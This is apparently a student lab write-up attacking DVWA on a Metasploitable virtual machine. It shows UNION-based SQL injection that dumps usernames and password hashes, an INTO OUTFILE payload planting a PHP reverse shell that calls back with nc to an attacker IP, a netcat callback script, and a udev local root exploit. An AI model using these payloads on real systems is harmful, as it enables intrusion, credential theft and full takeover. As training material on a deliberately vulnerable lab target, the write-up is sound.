
LAB 6 - SQL Injection and Privilege Escalation

Aino Syrjälä

Offensive Security Methods

In order to do these labs the DVWA security needs to be set **low**.



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

6.1 Basic SQL Injections

The vulnerable field seems to be `?id`. Testing for SQL injection with a prompt `1' or '1'=1`. This gave all the users first and last name informations.



Vulnerability: SQL Injection

User ID:

1' or '1'='1

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

Task was to extract users and the password hashes so the table containing the passwords need to be found. Query for all the tables in schema:


```
%' and 1=0 union select null, table_name from information_schema.tables #
```

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ROUTINES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: SCHEMATA

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: SCHEMA_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: STATISTICS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLE_CONSTRAINTS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLE_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TRIGGERS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: USER_PRIVILEGES
```

This gave a long list of tables, but the interesting one for this lab is the `users` table. Query for the columns in users:

`%' and 1=0 union select null,`

`concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #`




```
ID: %' and 1=0 union select null, concat(table_name,
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name,
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name,
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name,
First name:
Surname: users
avatar
```

So the columns in the `users` table are `user_id, first_name, last_name, user, password, avatar`

Then these need to be queried `%' and 1=0 union select null, concat(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`

And here is all the information from the users table:



```
ID: %' and 1=0 union select null, concat(user_id,0x0a,
First name:
Surname: 1
admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(user_id,0x0a,
First name:
Surname: 2
Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(user_id,0x0a,
First name:
Surname: 3
Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user_id,0x0a,
First name:
Surname: 4
Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user_id,0x0a,
First name:
Surname: 5
Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

6.2 Remote Shell

DVWA uses php so there is a chance that php-code could be injected in order to get a shell. Document root is `/var/www`


Trying to write to the `/var/www/dvwa/` gives error: "Can't create/write to file '/var/www/dvwa/cmd.php' (Errcode: 13)"

Trying `tmp` instead and it works: "File '/tmp/cmd.php' already exists"

Reverse shell injection used:

```
' union select 1, '<?php system("nc 192.168.193.128 1234 -e
/bin/sh"); ?>' into outfile '/tmp/rev.php' #
```


Using the file inclusion page to access the uploaded reverse shell to activate it and catch it with a netcat listener:



Warning: Cannot modify header information - headers already sent by (output started at /tmp/rev.php:1) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **324**

Warning: Cannot modify header information - headers already sent by (output started at /tmp/rev.php:1) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **325**

Warning: Cannot modify header information - headers already sent by (output started at /tmp/rev.php:1) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **326**




```
└─$ nc -lvnp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.193.133.
Ncat: Connection from 192.168.193.133:59022.
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

This gave a shell as www-data.

6.3 Privilege escalation


Now that there's access with a user www-data but we want to have root. We need a privilege escalation and know that CVE-2009-1885 can be used with https://www.exploit-db.com/exploits/8572

First the shell we have needs to be stabilized or at least it makes things nicer to work with.



```
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.193.133.
Ncat: Connection from 192.168.193.133:43863.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www/dvwa/vulnerabilities/fi$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(kali㉿kali)-[~]
└─$ stty raw -echo && fg

[1]  + continued  nc -lvnp 1234
                               reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@metasploitable:/var/www/dvwa/vulnerabilities/fi$ export TERM=xterm
www-data@metasploitable:/var/www/dvwa/vulnerabilities/fi$ export SHELL=sh
www-data@metasploitable:/var/www/dvwa/vulnerabilities/fi$ 
```

Moving the exploit file to the metasploitable machine with wget and a python server.




```
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.193.133 - - [28/Jun/2022 14:21:53] "GET /8572.c HTTP/1.0" 200 -
```

Compiling the exploit with `gcc 8572.c -o exploit`

Creating the `/tmp/run` file for the exploit to create a connection to our machine with elevated privileges


```
#!/bin/sh

/bin/netcat -e /bin/sh 192.168.193.128 4444
```

Checking the pid for the exploit:



```
www-data@metasploitable:/tmp$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf40800 0   0      00000000 0        0        00000000 2
df872800 4   0      00000000 0        0        00000000 2
dd832e00 7   0      00000000 0        0        00000000 2
dd844a00 9   0      00000000 0        0        00000000 2
dd877a00 10  0      00000000 0        0        00000000 2
df473c00 15  2788   00000001 0        0        00000000 2
ddf40c00 15  0      00000000 0        0        00000000 2
dd876200 16  0      00000000 0        0        00000000 2
df4e4800 18  0      00000000 0        0        00000000 2
www-data@metasploitable:/tmp$
```

Setting up a listener and executing the exploit with the pid of the udevd netlink socket:



```
www-data@metasploitable:/tmp$ ./exploit 2788
www-data@metasploitable:/tmp$ 

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.193.133.
Ncat: Connection from 192.168.193.133:60149.
whoami
root
id
uid=0(root) gid=0(root)
```

Now we have access as root.